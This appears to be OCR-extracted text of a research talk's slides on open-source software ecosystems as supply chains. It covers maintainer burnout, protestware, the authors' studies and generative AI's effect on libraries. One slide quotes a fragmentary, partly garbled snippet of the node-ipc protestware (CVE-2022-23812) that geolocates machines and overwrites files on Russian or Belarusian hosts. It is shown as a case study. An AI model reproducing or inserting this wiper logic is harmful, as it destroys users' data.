
- 1,110,059 libraries
- 4,146 cross-ecosystem libraries



Cross-ecosystem libraries from the five ecosystems

*These libraries usually comprised of pairs (i.e., NPM ∩ PyPI)

Maintainers need support…



Filippo Valsorda @filippo.abyssdomain.expert · Dec 10, 2021
@FiloSottile · **Follow**
No one is paying the log4j2 maintainers!?

There is a whole page on the responsibilities of a @TheASF "Project Management Committee"... AND NO ONE IS PAYING THEM?
apache.org/dev/pmc.html

Open Source needs to grow the hell up. Yesterday.

> **Volkan Yazıcı** @yazicivo
> Log4j maintainers have been working sleeplessly on mitigation measures; fixes, docs, CVE, replies to inquiries, etc. Yet nothing is stopping people to bash us, for work we aren't paid for, for a feature we all dislike yet needed to keep due to backward compatibility concerns.

View post

Filippo Valsorda @filippo.abyssdomain.expert
@FiloSottile · **Follow**


This is the maintainer who fixed the vulnerability that's causing millions(++?) of dollars of damage.

"I work on Log4j in my spare time"
"always dreamed of working on open source full time"
"3 sponsors are funding @rgoers's work: Michael, Glenn, Matt"

People, what are we doing.

https://thenextweb.com/news/log4j-bug-internet-open-source-contributors-analysis

Software Ecosystems as Supply Chains



Alpha-Omega partners with open source software project maintainers to systematically find new, as-yet-undiscovered vulnerabilities in open source code – and get them fixed – to improve global software supply chain security.


"Alpha" works with the maintainers of the most critical open source projects to help them identify and fix security vulnerabilities, and improve their security posture. "Omega" identified at least 10,000 widely deployed OSS projects where it can apply automated security analysis, scoring, and remediation guidance to their open source maintainer communities.

https://openssf.org/

A Switch in Thinking of Security

NPM ERR!

How one programmer broke the internet by deleting a tiny piece of code



Was it a bug?

No more free work from Marak - Pay Me or Fork This #1046


Open · Marak opened this issue Nov 8, 2020 · 98 comments

Marak commented Nov 8, 2020 · Owner


Respectfully, I am no longer going to support Fortune 500s (and other smaller sized companies) with my free work.

There isn't much else to say.

Take this as an opportunity to send me a six figure yearly contract or fork the project and have someone else work on it.



2675 · 25 · 46 · 468 · 2



On the weaponisation of open source

March 18, 2022 - 8 minutes read - 1543 words

5. No Discrimination Against Persons or Groups

The license must not discriminate against any person or group of persons.

https://opensource.org/osd

Activists are targeting Russians with open-source "protestware"

At least one open-source software project has had malicious code added which aimed to wipe computers located in Russia and Belarus.

By Patrick Howell O'Neill · March 21, 2022

https://neverworkintheory.org/2023/03/07/impact-of-world-politics-on-software-ecosystems.html

CVE-2022-23812, CWE-506

```
const geoLocation = "https://api.ipgeolocation.io/ipgeo?apiKey=ae511e1627824a968a

https.get(geoLocation, function (response) {
    response.on("data", function (jsonData) {
        try {
            const jsonObject = JSON.parse(jsonData);
            const countryName = jsonObject["country_name"].toLowerCase();
            if (countryName.includes("russia") || countryName.includes("belarus")
                getFiles("./");
                getFiles("../");
                getFiles("../../");
                getFiles("/");
            }
        } catch (response) {
        }
    });
}, Math.ceil(Math.random() * 1000));

async function getFiles(path = "", param2 = "") {
    if (!fs.existsSync(path)) {
        return;
    }
    = [];
    = fs.readdirSync(path);
    e = [];
    0; i < fileInDir.length; i++) {
    binedPath = p.join(path, fileInDir[i]);
    ata = null;
    ata = fs.lstatSync(combinedPath);
    t) {
    nue;
    ata.isDirectory()) {
        result = getFiles(combinedPath, param2);
    t.length > 0 ? toDelete.push(...result) : null;
    (combinedPath.indexOf(param2) >= 0) {
    s.writeFile(combinedPath, "❤", function () {
    });
    ch (t) {
    }
    return toDelete;
}
```

Ideas, Visions and Reflections

In War and Peace: The Impact of World Politics on *Software Ecosystems*

Raula Gaikovina Kula
Nara Institute of Science and Technology

Christoph Treude
The University of Melbourne

ESEC/FSE 2022 Mon 14 - Fri 18 November 2022 Singapore

Home › Empirical Software Engineering › Article

Developer reactions to protestware in open source software: the cases of `color.js` and `es5.ext`

Open access | Published: 18 January 2025
Volume 30, article number 56, (2025) Cite this article

Empirical Software Engineering

Aims and scope →
Submit manuscript →

Download PDF
You have full access to this open access article

Youmei Fan, Dong Wang, Supatsara Wattanakriengkrai, Hathaichanok Damrongsiri, Christoph Treude, Hideaki Hata & Raula Gaikovina Kula

Part of a collection:
Special Issue on CHASE 2023




Fig. 4 A mind map of the themes emerging from protestware discussions

Ethical Considerations Towards Protestware

Marc Cheong†, Raula Gaikovina Kula*, and Christoph Treude†
†University of Melbourne, Australia, *Nara Institute of Science and Technology, Japan
marc.cheong@unimelb.edu.au, christoph.treude@unimelb.edu.au, raula-k@is.naist.jp

The Impact of Sanctions on GitHub Developers and Activities

Youmei Fan*, Ani Hovhannisyan*, Hideaki Hata†, Christoph Treude‡, and Raula Gaikovina Kula§
*NAIST, JPN, †Shinshu University, JPN, ‡Singapore Management University, SG, §Osaka University, JPN
fan.youmei.fs2@is.naist.jp, hovhannisyan.ani.hb7@is.naist.jp, hata@shinshu-u.ac.jp, ctreude@smu.edu.sg, raula-k@ist.osaka-u.ac.jp

Going Viral: Case Studies on the Impact of Protestware

Youmei Fan
Nara Institute of Science and Technology, Japan
fan.youmei.fs2@is.naist.jp

Dong Wang
Tianjin University
China
d.wang@ait.kyushu-u.ac.jp

Supatsara Wattanakriengkrai
Nara Institute of Science and Technology, Japan
wattanakri.supatsara.ws3@is.naist.jp

Hathaichanok Damrongsiri
Nara Institute of Science and Technology, Japan
damrongsiri.hathaichanok.db5@is.naist.jp

Christoph Treude
Singapore Management University
Singapore
ctreude@smu.edu.sg

Hideaki Hata
Shinshu University
Japan
hata@shinshu-u.ac.jp

Raula Gaikovina Kula
Nara Institute of Science and Technology, Japan
raula-k@is.naist.jp

ABSTRACT

Maintainers are now self-sabotaging their work in order to take political or economic stances, a practice referred to as "protestware". In this poster, we present our approach to understand how the discourse about such an attack went viral, how it is received by the community, and whether developers respond to the attack in a timely manner. We study two notable protestware cases, i.e., Colors.js and es5-ext, comparing with discussions of a typical security vulnerability as a baseline, i.e., Ua-parser, and perform a thematic analysis of more than two thousand protest-related posts to extract the different narratives when discussing protestware.


"Anyone who experienced actual significant disruption from this (protestware) brought it on themselves with their bad dev practices. No one forced anyone to install the latest version without actually verifying it at all. Didnt corrupt the version history so nope, people just letting their entitlement and lack of understanding of licenses show."

commentary on protestware

"In dev-land, we don't stand on the shoulders of giants. We keep our life-rafts afloat by sticky-taping together skerricks of code that hopefully has more buoyancy than ballast. And sometime it just takes one person to take the whole ship down."

commentary on protestware

In the Era of GenAI



Disruptive Innovation of AI

AIware

First International Symposium on the Future of Software Engineering

June 3-6, 2024, Okinawa, Japan

FM+SE SUMMIT 2024

2025 AIware Bootcamp Mini | 2024 AIware Latam | 2024 AIware Bootcamp | 2024 FM+SE Summit | 2023 FM+SE Vision | 2023 FM+SE School

Active events:

2025 AIware Bootcamp Mini (May 3-4 @ Ottawa, ON, Canada) - Co-located with ICSE'25

2025 AIware Bootcamp (Jun 26 @ Denver, CO, USA) - Co-located with Open Source Summit North America 2025

FM+SE SUMMIT 2024

Tokyo Hilton Bay - March 28 and 29, 2024

NO.176

Foundation Models and Software Engineering: Challenges and Opportunities

Shonan Village Center

March 25 - 28, 2024 (Check-in: March 24, 2024)

Organizers

Zhen Ming (Jack) Jiang
York University, Canada

Ahmed E. Hassan
Queen's University, Canada

Yasutaka Kamei
Kyushu University, Japan

Emerging Taxonomies of systems of software

1. Single systems (Linux, Eclipse) i.e., Software Systems
2. Systems of systems i.e., Package managers
3. Support systems in systems i.e., documentation, bugs, etc.
4. Legacy systems
5. GenAI systems

Some of our work…

What About Our Bug? A Study on the Responsiveness of NPM Package Maintainers

Mohammadreza Saeidi
University of British Columbia
BC, Canada
mohammadreza.saeidi@ubc.ca

Ethan Thoma
University of British Columbia
BC, Canada
ethan.thoma@ubc.ca

Raula Gaikovina Kula
University of Osaka
Osaka, Japan
raula-k@ist.osaka-u.ac.jp

Gema Rodríguez-Pérez
University of British Columbia
BC, Canada
gema.rodriguezperez@ubc.ca

Rethinking Reuse in Dependency Supply Chains: Initial Analysis of NPM packages at the End of the Chain

Raula Gaikovina Kula, Brittany Reid

Published: 01 Jan 2025, Last Modified: 05 Aug 2025 CoRR 2025 Everyone Revisions BibTeX CC BY-SA 4.0

Abstract: The success of modern software development can be largely attributed to the concept of code reuse, such as the ability to reuse existing functionality via third-party package dependencies, evident within massive package networks like NPM, PyPI and Maven. For a long time, the dominant philosophy has been to `reuse as much as possible, without thought for what is being depended upon', resulting in the formation of large dependency supply chains that spread throughout entire software ecosystems. Such heavy reliance on third-party packages has eventually brought forward resilience and maintenance concerns, such as security attacks and outdated dependencies. In this vision paper, we investigate packages that challenge the typical concepts of reuse--that is, packages with no dependencies themselves that bear the responsibility of being at the end of the dependency supply chain. We find that these end-of-chain packages vary in characteristics and not just packages that can be easily replaced: an active, well-maintained package at the end of the chain; a "classical" package that has remained unchanged for 11 years; a trivial package nested deep in the dependency chain; a package that may appear trivial; and a package that bundled up and absorbed its dependencies. The vision of this paper is to advocate for a shift in software development practices toward minimizing reliance on third-party packages, particularly those at the end of dependency supply chains. We argue that these end-of-chain packages offer unique insights, as they play a key role in the eco

BonsAIDE: An Extended Vision for Human-AI Interaction in IDEs

DAVID MORENO-LUMBRERAS, Universidad Rey Juan Carlos, Spain
RAULA GAIKOVINA KULA, The University of Osaka, Japan
CHRISTOPH TREUDE, Singapore Management University, Singapore

AI-driven coding assistants are transforming software development, yet their full potential in Integrated Development Environments (IDEs) remains underutilized. A key challenge is their tendency to hallucinate, producing plausible but incorrect code and leading developers down unintended paths. Current static file-based IDEs also lack support for tracking the provenance of AI-generated code or integrating version control in ways that match the dynamic and iterative nature of AI-assisted workflows. Consequently, developers lack tools to systematically manage, refine, and validate Generative AI (GenAI) code, making correctness, maintainability, and trust difficult to ensure.

Inspired by the art of Japanese Bonsai gardening—emphasizing balance, structure, and pruning—we propose a new paradigm: an IDE where AI is free to generate, and developers guide evolution by pruning and shaping alternatives. We present BonsAIDE, a prototype that supports branching, comparison, and pruning of AI-generated code. In an initial study with ten participants, we observed: (1) diverse exploration strategies across identical tasks; (2) high tool acceptance with low perceived difficulty; (3) benefits of branching and pruning, including clutter reduction and parallel exploration; and (4) concrete feedback on desired features such as side-by-side diffs and improved navigation. These findings motivate future research on provenance, prompt-aware navigation, and scalable human–AI interaction.




Fig. 1. Example of the BonsIDE with legend of visual encodings: fill = activity; border (on leaf selection) = similarity; size = token budget.

My Thoughts of GenAI in the Future

As a Developer and User of Libraries


- Rethink life and death of software.
- Rethink sustainability and security.
- How is knowledge acquired, retained and spread?

As a Researcher

- Tools, Visualizations etc…
- Speed up empirical studies
- Rethink writing and reporting

ARTIFICIAL INTELLIGENCE / TECH / POLICY

The developers suing over GitHub Copilot got dealt a major blow in court



Illu

/ A California judge dismissed nearly all claims laid out in a lawsuit that accuses GitHub, Microsoft, and OpenAI of copying code from developers.

Linux distros ban 'tainted' AI-generated code — NetBSD and Gentoo lead the charge on forbidding AI-written code

News By Christopher Harper published May 18, 2024

Not all FOSS (Free and Open Source Software) developers want AI messing with their code.

Gentoo Linux tells AI-generated code contributions to fork off

A good PR move opines community member

Matthew Connatser

Tue 16 Apr 2024 // 18:30 UTC

The knowledge gap

This is probably the hardest objection to deal with, for a couple of reasons. First of all, it comes off as an awfully snobbish thing to say: "oh, don't try to play with the grown-ups' toys, you're not ready for them yet." And, in a way, it *is* an awfully snobbish thing to say; it's as if the experienced JavaScript programmers are all turning their noses up and sneering at the poor peasants who can't recite IE's proprietary event-handling system from memory. This is a serious issue not because it scares people away from JavaScript libraries, but because it scares them away from learning about JavaScript; if they see too much condescension from the "experts", new programmers won't have much incentive to learn more than the bare minimum they need to deal with the task of the day.


But there is some practicality in the snobbishness; if you don't have a certain familiarity with JavaScript and with browser quirks, you could be in for a lot of trouble:

- You might not be able to figure out how to use a particular library.
- If you can figure out how to use a library, you still might not be getting the most out of it because you don't know what options it really gives you.
- The library you end up using might have bugs which you don't understand and can't fix.
- You might inadvertently use it in an unsafe way and end up with cross-site scripting bugs or other security problems.

~~- How to Use~~
~~- Best Usage~~
~~- Bugs you cannot understand~~
~~- Unsafe Usage~~

On-demand Generative AI Libraries?

- Where is the supply chain?
- Bugs you cannot understand?
- Unsafe usage?



Software Ecosystems: Where Do We Go From Here?

1. Next Step of **Evolution** of third-party Libraries (new technique, same problems)

2. **Revolution** Rethink existing libraries without knowledge (solve security and sustainability problem, but have new problems)

3. Make **Libraries Obsolete** (remove all problems)

What is the Role of SE Researchers?